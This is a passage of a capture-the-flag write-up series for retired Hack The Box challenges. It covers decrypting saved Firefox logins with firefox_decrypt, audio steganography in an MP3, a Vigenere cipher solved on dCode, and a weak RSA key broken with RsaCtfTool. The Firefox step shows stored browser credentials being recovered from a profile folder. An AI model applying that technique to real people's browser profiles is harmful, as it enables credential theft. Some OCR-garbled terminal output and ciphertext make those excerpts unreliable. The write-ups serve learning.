I opened the folders and scanned the files for valuable information. Most of the files were simple placeholders or were just empty. I found an interesting file called


“logins.json”. It contained an encrypted username and password for a firefox browser.



A screenshot of a code editor window titled "File Edit Selection View Go Run Terminal Help". A status bar at the top says "Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More". The file being edited is "logins.json". The content of the file is as follows:


```
1  "nextId":2,"logins":[{"id":1,"hostname":"http://acc01:8080","httpRealm":"Tomcat Manager Application","formSubmitURL":null,"usernameField":"","passwordField":  
2  "", "encryptedUsername": "MEIEPqAAAAAAAAAAAAAAEwFAV1KoZhvCNAwcECF+d3kuwB92WBAt5QRmuUB+ggs=",  
3  "encryptedPassword": "MEIEPqAAAAAAAAAAAAAAEwFAV1KoZhvCNAwcECBqsTKru3+k8BqCKh5CRSS45F603Dh4jUKFR8txfibabQk=", "guid": "(69f06e46-1ffa-42a0-9166-0ca4b8fac057)",  
4  "encType":1,"timeCreated":1604509320314,"timeLastUsed":1604509320314,"timePasswordChanged":1604509320314,"timesUsed":1}], "potentiallyVulnerablePasswords"  
5  :[]}, "dismissedBreachAlertsByLoginGUID":{},"version":3}]
```

It looked like I had to decrypt a Firefox password. After a bit of googling, I found a program called “Firefox decrypt” on GitHub. I downloaded it and passed it the path to the “Firefox” folder. The program had 2 different profiles for decrypting. I tried the first one and it didn’t work.




```
(kali㉿kali)-[~/.../insider/Mozilla/Firefox/firefox_decrypt]  
$ python firefox_decrypt.py /home/kali/Downloads/forensics/insider/Mozilla/Firefox/  
Select the Mozilla profile you wish to decrypt  
1 → Profiles/yodxf5e0.default  
2 → Profiles/2542z9mo.default-release  
1  
2023-05-19 22:54:59,770 - ERROR - Couldn't initialize NSS, maybe '/home/kali/Downloads/forensics/insider/Mozilla/Firefox/Profiles/yodxf5e0.default' is not a valid profile?
```

However, the second profile worked, and the encrypted data was decrypted, thus giving me the flag to the challenge.



```
(kali㉿kali)-[~/.../insider/Mozilla/Firefox/firefox_decrypt]  
$ python firefox_decrypt.py /home/kali/Downloads/forensics/insider/Mozilla/Firefox/  
Select the Mozilla profile you wish to decrypt  
1 → Profiles/yodxf5e0.default  
2 → Profiles/2542z9mo.default-release  
2  
Website: http://acc01:8080  
Username: 'admin'  
Password: 'HTB{Ur_8RoW53R_H1570ry}'
```



16: Milkshake

Milkshake is a steganography challenge in the easy category.

The screenshot shows the challenge details for 'Milkshake' on the Hack The Box platform. The challenge is categorized as 'EASY' and is marked as 'RETIRED'. It requires no connection. The challenge description is: 'Can you bring all the boys to the yard?'. There are sections for 'Download Files', 'Submit Flag', 'Add To-Do List', and 'Review Challenge'. The challenge rating is 4.9 stars, and it has been solved by 6791 users. The category is 'Misc'.

I started with the basic file checks that are shown in the screenshot below.

```
(kali㉿kali)-[~/Downloads/htb/Milkshake]
└─$ ls
Milkshake.zip

(kali㉿kali)-[~/Downloads/htb/Milkshake]
└─$ ls
Milkshake.mp3 Milkshake.zip

(kali㉿kali)-[~/Downloads/htb/Milkshake]
└─$ file Milkshake.mp3
Milkshake.mp3: Audio file with ID3 version 2.4.0, extended header, contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo


(kali㉿kali)-[~/Downloads/htb/Milkshake]
└─$
```

The only file there is, is a mp3 file. Since this challenge is in the steganography category I assumed I must find a tool that can do steganography from an audio file. After searching in google for a tool that can help me I found a program called “Sonic Visualizer” which was available for Linux.


SONIC VISUALISER

NEWS DOWNLOAD DOCUMENTATION VIDEOS PLUGINS


Visualisation, analysis, and annotation of music audio recordings




Once I opened Milkshake.mp3 with sonic visualizer I could see the waveforms that are in the audio file.



When I added a spectrogram, I could read the encoded message (see screenshot below).



I typed the flag in hack the box and got the challenge completed.



17: Classic, yet complicated!

Classic, yet complicated is an easy challenge in the cryptography category. The description says, “find the plain text and that the key is the flag”.

The screenshot shows the challenge details for 'Classic, yet complicated!'. It's marked as RETIRED and EASY. The challenge rating is 4.9, and it has been solved by 9724 users. The category is crypto. The challenge description asks for the plaintext and specifies that the key is the flag in lowercase. The flag format is HTB{key in lowercase}. There are links for Download Files, Submit Flag, Add To-Do List, and Review Challenge.

I started with the usual file checks to see what I am working with. There was only one text file that was encrypted.

```
(kali㉿kali)-[~/Downloads/htb/Classic yet complicated]
└─$ cat ciphertext.txt
ciphertext.txt  "Classic yet complicated.zip"
(kali㉿kali)-[~/Downloads/htb/Classic yet complicated]
└─$ more ciphertext.txt
alb gwcsepul gtsaf, nly prggpbpsu mb h jcpbyvdia, ipltg a rv glnijpfa we ekl 16xs nsjhleb, px td o lccjdstslpahzn fptsof xsllazi te ios! ezv sc xcns tisoic lzlvrmhaw ez sjqijjsa xsp rwhr, tq vxspf sciov, alp wsphvcv pr ess rxwpqlvp malvh
c dyl dswhvho ef httafvw hqzfbpqg, exutewm zcep xzayr o scio ry tscoos rd woi pyqnmgeirv vpm . qbctnl xsp akbflowllmspwtnlwlpcg, lccjdstslpahzn fptspfo oip qvx dfgysgelipp ec bfvhxlnj ojocjvpw, ld akfv ekhr zys hskeh my eva dcclux
pib yoe mh yiacoseehk fj l gebxah sieeen we ekl iynfudktru. xsp yam zd woi qwoc.
(kali㉿kali)-[~/Downloads/htb/Classic yet complicated]
```

The goal of the challenge is to find a way to decrypt the cipher but I didn't know what type of encoding it was so I went to cyber chef and tried the “magic” function which lists all the possible ciphers used automatically but it didn't return any promising results. That's why I went to decode.fr because it tries all possible ciphers automatically and gives suggestions on what keys to use depending on the cipher. I tried different common words to see if some part of the cipher decrypts and found that the word “hello” decrypts most of it.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Vigenere ?

(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

HELLOWSRXD	the vigansre ciphen, wos inventad py a frencdmon, blaise ze jigenere en hhe 16th cenufy. it is a pk1malphabepio cipher bacouse it usas hwo or mora cwypher alpdapets to enyrmpt the dapa. wn other wkris, the letpefs in the vegsnere cipdef are shifper by diffenebt amounotto, ncrmally dkns using a wkrr or phrasa ag t
HELLUHORLD	the vcvnere cipbtr, was invehied by a frehzhman, blaimt de vigenelt in the 16th ccytury. it is u eolyalphavttic cipher qecause it ohes two or mige cipher afehabets to yccrypt the xpta. in othel lords, the lyiters in thy kigenere cceher are shcuted by difztrent amouhis, normals sone using u lord or phruhe as t
UECI AWORID	thk vwgnerne copver, was inbebbted by a fxebchman, blgige de videtefe in the 16tn cnsutry. it os o polyalpnaptic cipnef because ot ises two ox mcre ciphox alphabets to encrypt the

VIGENERE DECODER

★ VIGENERE CIPHERTEXT ⓘ
akbfowllimspwliwlpcg, lccjdsts1pahzn fptspfpo oip qvx dfgysgelipp ec bfvbxlrnj ojocjvpw, ld akfv ekhr zys hskehhy my eva dcllxuphin yoe mh yiaceoushk fj 1 gebxwh sieesn we ek1 iynfudktru. xsp yam zd woi qwoc.

PARAMETERS

* PLAINTEXT LANGUAGE English

* ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

► AUTOMATIC DECRYPTION

DECRYPTION METHOD

KNOWING THE KEY/PASSWORD: KEY

KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3

KNOWING ONLY A PARTIAL KEY: YES?

KNOWING A PLAINTEXT WORD: HELLO

► DECRYPT

See also: [Beaufort Cipher](#) — [Caesar Cipher](#)

VIGENERE ENCODER

★ VIGENERE PLAIN TEXT ⓘ
dCode Vigenere automatically

* CIPHER KEY KEY


* ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

► AUTOMATIC ENCRYPTION

Similar pages


- * Beaufort Cipher
- * Caesar Cipher
- * Autoclave Cipher
- * Vigenere Multiplicative

The automatic decryption suggested the right key is “helloworld” so I tried it in hack the box as a flag which worked and I completed the challenge.




18: Weak RSA

This is an easy challenge in the cryptography category. The title suggests that this challenge will be about RSA private and public keys.



I started with basic file checks. There were 2 files in the folder. One was the encoded key that I had to decode and the other one was a RSA public key.



```

File Actions Edit View Help
[~(kali㉿kali)-[~/Downloads/htb/WWeak RSA/Weak RSA]
└─$ file *
flag.enc: data
key.pub: ASCII text

[~(kali㉿kali)-[~/Downloads/htb/WWeak RSA/Weak RSA]
└─$ cat flag.enc
♦_♦vc[♦~♦kZ♦1♦I♦9V♦^G♦♦♦(♦+3Lu"♦T$♦♦♦F0♦VP♦-j@♦♦♦♦♦|j|♦♦♦♦♦{z♦,♦♦♦♦♦YE♦♦♦♦♦Xx♦*,♦c♦N&Hl2♦M♦♦[o♦♦

[~(kali㉿kali)-[~/Downloads/htb/WWeak RSA/Weak RSA]
└─$ cat key.pub
-----BEGIN PUBLIC KEY-----
MIIBHzANBgkqhkiG9w0BAQEAAQwAMIIIBwKBgQMwO3kPsUnaNaBuabn7ip
4pNEXjvUoxjvLwUhtybr6Ng4undLtSQPCPf7ygoUKh1KYeqXMpTmhKjRos3xi0Ty
23CzuOl3WIslLiRKSVYyqBc9d8rxjNMxuIOiNO38ea1cR4p44zfHI66INPuKmTG3
RQP/6p5hv1PYcWmErEeDewKBgGEExgRIsTLFGrW2C2JXoSvakMCWD60eAH0W2PpD
qlqqOFD8JA5UFK0roQkOjhLWSVu8c6DLpWJQQLXHPQP702qIg/gx2o0bm4EzrCEJ
4gYo6Ax+U7q6TOWhQpiBhnC0ojE8kUoqMhfALpUaruTJ6zmj8IA1e1M6bMqVF8sr
lb/N
-----END PUBLIC KEY-----

[~(kali㉿kali)-[~/Downloads/htb/WWeak RSA/Weak RSA]
└─$ 

```

I used RSActftool to help me decipher the text using the key provided.

```

[~(kali㉿kali)-[~/Downloads/htb/WWeak RSA/Weak RSA]
└─$ python RsaCtfTool/RsaCtfTool.py --publickey key.pub --uncipherfile flag.enc
[!] Using native python functions for math, which is slow. install gmpy2 with: 'python3 -m pip install <module>'.
private argument is not set, the private key will not be displayed, even if recovered.

```


The program was very buggy and didn't want to take the input files correctly but with a lot of trial and error I managed to make it work.

```

Unciphered data :
HEX : 0x00221cfb2983b6f409a679a58a4e97b446e28b244bbcdb667d178a8ab8722bf86da06a62e042c092d2921b336571e9ff7ac9d89ba90512bac4fb8d7e4a3901bbccf5dfac01b27bdd35f1ca5534a075943df9a18e0db344cf7
= f557abba07005bfef32f4104854427673316d796c335f5769336e3372735f34747434636b7d
INT (big endian) : 14971943068324300762661144783052301709741659127951503064006310753929249590419207011444987435743811318376425678375223391340813524246423991268942566831841971806144206101064
0167802145162377597484106658678429007493765333772884632470801227489073903166257265058981118578908253458024763501374522387177104349821
INT (little endian) : 2254657426622530096123857704721191850671593287972919965619572675918636257464402082642870677657579044805501825719744980953609630743390909394067212194960198306224517705
09340653716476856077849644487076110495020954617170743371827481017047908786316114794508942268154434710618699751442928771926238749945133355844096
STR : b'\x00\x02!\xfc\x02\x9b\x83\xbf\x00\x9a\xad\xe9\x01\xb2\xcd\x07\xd1\x00\xab\x87"\xb1\x06\x00\x07\x04,\x04,\x03\x06\x05\x03\x17\xac\x9d\x89\xba\x90+\xacL\xfb\x8d-19\x01\xbb\xcc\xf5\xaf\xac\x01\xb2\xcd\x03\xc1\x95D\x9a\x01\xd1\x9a\x18\xea\xdb4L\xf7\xcf1\xfa\x0b\xaa\x09\xb1\xe3/\x08\xfb\x1f\x03\x01\x03\x03rs_4tt4ck'

```

I just had to copy the flag and paste it in HTB



19: Pusheen loves graphs

